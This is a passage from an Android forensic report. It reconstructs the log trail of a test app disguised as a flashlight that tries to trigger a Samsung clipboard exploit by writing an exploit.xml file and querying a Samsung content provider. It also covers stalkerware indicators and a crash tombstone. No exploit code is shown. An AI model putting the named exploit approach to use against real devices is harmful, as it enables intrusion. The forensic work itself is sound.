22:56:47	Creation of malicious XML payload	SemClipboardExploit debug logs	The application generated a crafted XML file located at /data/data/com.example.justalampnothingelse/files/exploit.xml. This artifact appears to be intended for interaction with Samsung clipboard-related components, potentially as part of a vulnerability trigger attempt.
22:56:47	Attempted interaction with Samsung clipboard provider	ActivityThread, ContentResolver, and Java exception stack trace	The application attempted to access the content provider content://com.samsung.clipboardsaveservice. The request failed because the provider information could not be resolved on the device. The resulting IllegalArgumentException: Unknown URL indicates that the targeted Samsung-specific service was unavailable or inaccessible in the test environment.

Additional non-related findings

During the forensic review of the Android device, several artifacts unrelated to the controlled exploit simulation were identified. Although these findings could not be temporally correlated with the execution timeline of the experimental application, they were considered relevant from a forensic and security perspective due to their potential implications regarding device integrity, user privacy, and system stability.



The analysis identified references and indicators associated with TheOneSpy, a commercially distributed mobile surveillance platform commonly categorized as stalkerware or spyware. Such applications are designed to provide extensive monitoring capabilities, including access to: Call logs, SMS messages, device location, microphone recordings, media files, and application activities.

From a forensic standpoint, the presence of indicators associated with surveillance software is significant because these applications often employ persistence mechanisms, background services, elevated permissions, accessibility abuse, and evasion techniques to maintain long-term monitoring capabilities.

However, within the scope of this investigation, no direct evidence was identified demonstrating active exploitation, privilege escalation, or operational interaction between the experimental application and the detected spyware-related artifacts. Additionally, no timestamp correlation was established between these findings and the controlled exploit execution timeline.

Therefore, these artifacts were documented as independent security-relevant findings rather than evidence directly connected to the exploit simulation performed during the research activities.


```
[
    {
        "file_name": "tombstone_00",
        "file_timestamp": "2026-05-12 02:37:00.000000",
        "build_fingerprint": "samsung/beyond0ltexx/beyond0:11/RP1A.200720.012/G970FXXSEFUJ2:user/release-keys",
        "revision": "26",
        "arch": "arm64",
        "timestamp": "2026-05-12 02:36:58.000000",
        "process_uptime": null,
        "command_line": null,
        "pid": 6625,
        "tid": 16311,
        "process_name": "Binder:6625_5",
        "binary_path": "com.android.nfc",
        "selinux_label": null,
        "uid": 1027,
        "signal_info": {
            "code": -1,
            "code_name": "SI_QUEUE",
            "name": "SIGABRT",
            "number": 6
        },
        "cause": null,
        "extra": null
    }
]
```


A native crash artifact (tombstone) was also identified during the forensic analysis. In Android systems, tombstones are low-level crash reports automatically generated when a native process encounters a fatal exception, such as segmentation faults (SIGSEGV), illegal memory access, invalid pointer dereferences, abort signals, or other critical runtime failures within the native code.

The reviewed tombstone contained system-level diagnostic information including process identifiers, memory mappings, thread states, register values, build fingerprints, and native stack traces.

From a forensic perspective, tombstone artifacts are important because they may indicate instability caused by malformed input, memory corruption, compatibility issues, native library misuse, or attempted low-level exploitation activity.

Nevertheless, the analyzed tombstone did not provide sufficient evidence to attribute the crash to the controlled exploit simulation conducted in this research. No direct temporal correlation, matching process identifiers, or conclusive interaction with the experimental application was identified. Furthermore, no indicators of successful kernel compromise or verified arbitrary code execution were observed within the crash data.

As a result, the tombstone artifact was classified as an independent forensic finding of interest and documented separately from the exploit simulation results.

Although these findings could not be conclusively linked to the experimental activities performed during the investigation, their presence demonstrates the importance of comprehensive artifact collection and contextual analysis during Android forensic examination.

Conclusions

The forensic analysis conducted during this project provided practical experience in identifying and correlating Android artifacts related to exploit activity and privilege escalation attempts. Using MVT (Mobile Verification Toolkit), AndroidQF, and manual log analysis, it was possible to reconstruct the behavior of the application com.example.justalampnothingelse and identify multiple indicators associated with exploit execution attempts.

The investigation revealed evidence such as SELinux audit logs, exploit initialization events, failed interactions with privileged Samsung components, native execution traces, and system-level errors generated during the testing process. Although the exploit attempts were unsuccessful, the analysis

demonstrated that these activities still generate valuable forensic artifacts within Android logs, tombstones, dumpstate files, and application records.

This project also reinforced the importance of combining automated forensic tools with manual analysis to properly interpret Android system behavior and identify suspicious activity. Overall, the investigation highlighted the usefulness of mobile forensic techniques for detecting exploit-related behavior and emphasized the importance of security patching and continuous monitoring in Android environments.

Bibliography

- MVT Project. (n.d.). AndroidQF. GitHub. Retrieved May 13, 2026, from https://github.com/mvt-project/androidqf
- MVT Project. (n.d.). Mobile Verification Toolkit (MVT). GitHub. Retrieved May 13, 2026, from https://github.com/mvt-project/mvt
- Beer, I. (2022, November 17). A very powerful clipboard: Samsung in-the-wild exploit chain. Google Project Zero. https://projectzero.google/2022/11/a-very-powerful-clipboard-samsung-in-the-wild-exploit-chain.html
- SpyDrill. (2024). TheOneSpy review. Retrieved May 13, 2026, from https://spydrill.com/theonespy-review/
- Joshi, D. (2023, July 18). How to make a simple flashlight Android app: Step-by-step detailed guide with code. DEV Community. https://dev.to/dhruvjoshi9/how-to-make-a-simple-flash-light-android-app-step-by-step-detailed-guide-with-code-4coo